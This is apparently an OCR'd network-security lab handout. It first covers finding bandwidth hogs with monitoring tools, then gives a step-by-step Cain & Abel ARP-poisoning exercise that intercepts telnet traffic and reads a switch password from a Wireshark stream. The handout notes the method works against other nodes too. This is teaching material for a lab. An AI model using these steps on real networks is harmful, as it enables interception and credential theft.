
Security :: events (mac) last 1 hour ➤

1 New Ethernet MAC Address	192.168.0.20	48:60:bc:5b:af:4b	16:01:44
1 New Ethernet MAC Address	192.168.0.21	00:8e:e8:07:d2:ba	16:05:51
1 New Ethernet MAC Address	192.168.0.22	04:5a:95:60:01:20	16:06:31

Web Browsers :: Mobile devices connected to the network last 1 hour ➤

1	192.168.0.20	server-bag [iPhone OS,6.0,10A403,iPhone3,1]	00:01:00
1	192.168.0.20	iOS Apple Safari	12:00:00
1	192.168.0.21	iOS Apple Safari	03:00:00
1	192.168.0.21	iTunes-iPad/4.2.1 (16GB)	06:00:00
1	192.168.0.22	Windows Phone Search (Windows Phone OS 7.10;NOKIA;Lumia 800;7.10.8773)	04:00:00


6. Click on Reports. Upon clicking Reports you will be presented a list of many of the reports available to diagnose your network.



1. Click on Top Talkers for time select last 24 hours Who is the Top Talker ___________ how much Bandwidth do they use _____________________
2. Under IP Click on "More"
3. Click on by Servers select last 24 hours What server is getting most traffic

    ____

The reporting options below contain several drop-down menus such as time frame, sensors, IP/Subnet, IP protocols, and destination ports.



IP :: Top Talkers

Shows the busiest computers on the network, measured by the amount of network traffic generated.

Time	last 4 hours
Sensor	all
IP / Subnet	any
IP Protocol	any
Destination Port	any


Network Bandwidth Detection with Wireshark

After capturing on the edge of the network, use the traffic statistics to spot heavy users. These stats are available under the

1. **Click on Statistics |**

2. **Conversation List Menu**

3. **Click on IPv4 list**; see what conversations are taking place, listed by total packets.



IPv4 Conversations

Address A	Address B	Packets	Bytes ˄	Packets A->B	Bytes A->B	Packets
10.40.2.125	129.196.231.98	774	653204	302	60406	472
10.40.2.125	129.196.231.109	580	538823	202	21326	378
10.40.2.125	174.143.161.195	214	180411	78	8859	136
10.40.2.125	65.55.195.250	62	21657	35	7157	27
10.40.2.125	190.35.221.241	18	13202	8	1563	10
10.40.2.125	74.125.113.101	20	13122	9	1798	11


Finding the bandwidth hog without capturing Most Firewalls and Filter systems will give you a reasonable idea of bandwidth usage and who the top talkers are although often they will not show statistics on SSL or proxy traffic.

Spiceworks can detect bandwidth hogs

Network Utilization Graphs

If your devices scan correctly, and their network interface card supports it, you can get a graph showing the bandwidth usage of that device from your Spiceworks Inventory. You'll need to have Network Health Check turned on for this information to be collected.

- Navigate to **Inventory**
- Select the device you want to view
- Click the **Configuration** tab
- If the bandwidth usage is supported, you'll see a graph showing the usage history



Bandwidth Threshold Alerts

You want to know as soon as someone does something to peak their bandwidth usage. The sooner you can resolve the issue, the fewer problems that will arise from it. You can use bandwidth threshold alerts to be notified as soon as a device spikes above a certain level.

- Navigate to **Settings** → **Monitors & Alerts**
- Add a new monitor
- Select type: **Network Adapter**; the amount of bandwidth you want to monitor; and the group it applies to.
- Choose whether you want to be emailed, make sure it's Enabled, and click **Save**.

Network Bandwidth Usage Report

Using reports, you can get a quick list of your high-bandwidth culprits.

- Navigate to **Reports**
- Find the **Network Bandwidth Usage** report
- Click **Run** to run the report
- You can see the highest users by clicking on the **Avg Net Bandwidth Last Day (Bytes/sec)** column to sort by it.

ARP Poisoning and Detection

ARP Poisoning and Detection


ARP Spoofing/Poisoning

ARP poisoning is a MITM attack that exploits the transition between Layer 2 and Layer 3 by broadcasting a fake (“spoofed”) Address Resolution Protocol (ARP) message into a LAN. The attacker can impersonate other nodes on the network, such as the gateway, allowing for packet interception. Cain & Able is a password recovery program that can be used for ARP spoofing.

In this lab we will capture telnet traffic in order to steal the manager password on the switch.

1. Open Cain; click OK in the dialog box about Windows Firewall.
2. Click on the Start/Stop Sniffer button (the second button to the right).
3. Click on the start stop ARP poison Radiation symbol


3.1.


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query

4. Next, add network hosts to Cain & Abel.


1.1. Click on the Sniffer tab then click on the blue +.

1.2.


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query

5. Make sure you are scanning “all hosts in my subnet,” and then click OK.

5.1.



MAC Address Scanner

Target

● All hosts in my subnet

○ Range

From 192 . 168 . 2 . 1

To 192 . 168 . 2 . 254

Promiscuous-Mode Scanner

□ ARP Test (Broadcast 31-bit)

□ ARP Test (Broadcast 16-bit)

□ ARP Test (Broadcast 8-bit)

□ ARP Test (Group bit)

□ ARP Test (Multicast group 0)


□ ARP Test (Multicast group 1)

□ ARP Test (Multicast group 3)


□ All Tests

OK Cancel

6. Next, we will add the hosts to the ARP page.
   6.1. Navigate to the ARP tab at the bottom of the screen.
   6.2. Click anywhere in the top graph.
   6.3. Then, click the blue + again.
   6.4.



7. In the "New ARP Poison Routing" window, select the router (If you are not sure which one is the router, it is generally the IP address ending with a 1) from the left hand table and then the clients you wish to ARP poison in the right hand table. (You can select multiple nodes by Shift-Clicking on them.)




APR enables you to hijack IP traffic between the selected host on the left list and all selected hosts on the right list in both directions. If a selected host has routing capabilities WAN traffic will be intercepted as well. Please note that since your machine has not the same performance of a router you could cause DoS if you set APR between your Default Gateway and all other hosts on your LAN.

IP address	MAC	Hostname
192.168.2.1	001CDFB6B117	
192.168.2.4	7CE9D3F36D1F	

IP address	MAC	Hostname
192.168.2.4	7CE9D3F36D1F	

7.1.

8. The window should now look like Picture 8.1. (If you selected multiple nodes, they should all be displayed in the window.



Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	192.168.2.1	001CDFB6B117	9	9	7CE9D3F36D1F	192.168.2.4


Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Full-routing	192.168.2.4	7CE9D3F36D1F	7	7	001CDFB6B117	23.79.18.70

Lost packets: 0%

8.1.


Finding ARP poisoning with WireShark

9. Click on the icon just below the File menu in order to select a capture interface.


File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help


9.1.

10. Select the desired network interface, in most cases the one getting packets, and click Start.

10.1. 

	Description	IP	Packets	Packets/s	
□	Atheros L1C PCI-E Ethernet Controller	fe80::355f:76fd:b592:b187	0	0	Details
□	Microsoft	fe80::31a4:972:43a6:a7b3	22	2	Details


11. Filter telnet traffic by typing in "tcp.port == 23" in the Filter box, then click Apply.

11.1. 
Microsoft: \Device\NPF_{8A16475E-FD37-4293-9993-0EF7F73F29D8} [Wireshark 1.8.6 (SVN Rev 48142 from /trunk-1.8)]
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Tools
Internals
Help
Expression...
Clear
Apply
Save
Filter

Filter: tcp.port == 23

12. Open Putty telnet to 192.168.2.254

12.1. Type the IP address into the Host Name box and check the button next to Telnet, then click Open.

12.2. 

Specify the destination you want to connect to


Host Name (or IP address): 192.168.2.254

Port: 23

Connection type: ○ Raw ● Telnet ○ Rlogin ○ SSH ○ Serial


Close window on exit: ○ Always ○ Never ● Only on clean exit

13. Press enter at the first screen then enter the password for the switch, "thisismypassword".

13.1. 

```
ProCurve J8770A Switch 4204vl
Software revision L.11.24

Copyright (C) 1991-2010 Hewlett-Packard Co.  All Rights Reserved.

                           RESTRICTED RIGHTS LEGEND

 Use, duplication, or disclosure by the Government is subject to restrictions
 as set forth in subdivision (b) (3) (ii) of the Rights in Technical Data and
 Computer Software clause at 52.227-7013.

         HEWLETT-PACKARD COMPANY, 3000 Hanover St., Palo Alto, CA 94303

We'd like to keep you up to date about:
  * Software feature updates
  * New product announcements
  * Special events

Please register your products now at:  www.ProCurve.com



Press any key to continue
```

14. Switch back to Wireshark, you should now see captured packets. If not, go back to Step 1 and restart.

14.1. 

Capturing from Microsoft: \Device\NPF_{8A16475E-FD37-4293-9993-0EF7F73F29D8}   [Wireshark 1.8.6 (SVN Rev 48142 from /trunk-1.8)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save Filter
Microsoft: \Device\NPF_{8A16475E-FD37-429...
Profile: Default


Filter: tcp.port == 23

```
No.   Time       Source        Destination    Protocol Length Info
  183 13.2723320 192.168.2.4   192.168.2.254  TCP        66 swxadmin > telnet [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  185 13.2742120 192.168.2.254 192.168.2.4    TCP        62 telnet > swxadmin [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=1
  186 13.2743690 192.168.2.4   192.168.2.254  TCP        54 swxadmin > telnet [ACK] Seq=1 Ack=1 Win=17520 Len=0
  188 13.2777130 192.168.2.254 192.168.2.4    TELNET     60 Telnet Data ...
  189 13.2886130 192.168.2.4   192.168.2.254  TELNET     75 Telnet Data ...
  190 13.2912310 192.168.2.254 192.168.2.4    TELNET    798 Telnet Data ...
  192 13.5058230 192.168.2.4   192.168.2.254  TCP        54 swxadmin > telnet [ACK] Seq=22 Ack=748 Win=16772 Len=0
  193 13.5088550 192.168.2.254 192.168.2.4    TELNET     69 Telnet Data ...
  194 13.5095900 192.168.2.4   192.168.2.254  TELNET     63 Telnet Data ...
  195 13.5098440 192.168.2.4   192.168.2.254  TELNET     57 Telnet Data ...
  196 13.5121360 192.168.2.254 192.168.2.4    TCP        60 telnet > swxadmin [ACK] Seq=763 Ack=34 Win=8192 Len=0
  197 13.5124750 192.168.2.254 192.168.2.4    TELNET     60 Telnet Data ...
  198 13.7241730 192.168.2.4   192.168.2.254  TCP        54 swxadmin > telnet [ACK] Seq=34 Ack=766 Win=16752 Len=0
  675 22.9884750 192.168.2.4   192.168.2.254  TELNET     56 Telnet Data ...
  676 22.9905860 192.168.2.254 192.168.2.4    TCP        60 telnet > swxadmin [ACK] Seq=766 Ack=36 Win=8192 Len=0

⊞ Frame 183: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
⊞ Ethernet II, Src: HonHaiPr_f3:6d:1f (7c:e9:d3:f3:6d:1f), Dst: HewlettP_53:65:00 (08:2e:5f:53:65:00)
⊞ Internet Protocol Version 4, Src: 192.168.2.4 (192.168.2.4), Dst: 192.168.2.254 (192.168.2.254)
⊞ Transmission Control Protocol, Src Port: swxadmin (5043), Dst Port: telnet (23), Seq: 0, Len: 0

0000  08 2e 5f 53 65 00 7c e9  d3 f3 6d 1f 08 00 45 00   .._Se.|. ..m...E.
0010  00 34 69 30 40 00 80 06  0b 41 c0 a8 02 04 c0 a8   .4i0@... .A......
0020  02 fe 13 b3 00 17 c3 03  d4 e2 00 00 00 00 80 02   ........ ........
0030  20 00 1d 13 00 00 02 04  05 b4 01 03 03 02 01 01    ....... ........
0040  04 02                                              ..
```

Packets: 6740 Displayed: 59 Marked: 0

15. Right click on any of the lpackets and select "Follow TCP Stream"

16. This will open up a new window, scroll down until you see the password in red.

16.1. 

```
 Use, duplication, or disclosure by the Government is subject to restrictions
 as set forth in subdivision (b) (3) (ii) of the Rights in Technical Data and
 Computer Software clause at 52.227-7013.

         HEWLETT-PACKARD COMPANY, 3000 Hanover St., Palo Alto, CA 94303

We'd like to keep you up to date about:
  * Software feature updates
  * New product announcements
  * Special events

Please register your products now at:  www.ProCurve.com

.[24;1HPress any key to continue.[1;1H.[?25h.[24;27H.....  ..'..........P......$..$
.[2J.[?7l.[3;23r.[?6l.[24;27H.[?25h.[24;27H.[?6l.[1;24r.[?7l.[2J.[24;27H.[1;24r.
[24;27H.[24;1HPassword: .[?25h.[24;1H.[?25h.[24;1Hthisismypassword
.[1;1H.[?25l.[24;11H.[24;1H

.[?25h.[24;11H.[2J.[?7l.[1;24r.[?6l.[24;1H.[1;24r.[24;1H.[24;1H.[2K.[24;1H.[?25h.
[24;1H.[24;1HProCurve Switch 4204vl# .[24;1H.[24;25H.[24;1H.[?25h.[24;25H
```

Entire conversation (1133 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw


17. *In this lab you are capturing telnet traffic sent from your local machine, however, this process can be used to capture telnet traffic from other nodes on your network as well.

ARP Spoofing Detection

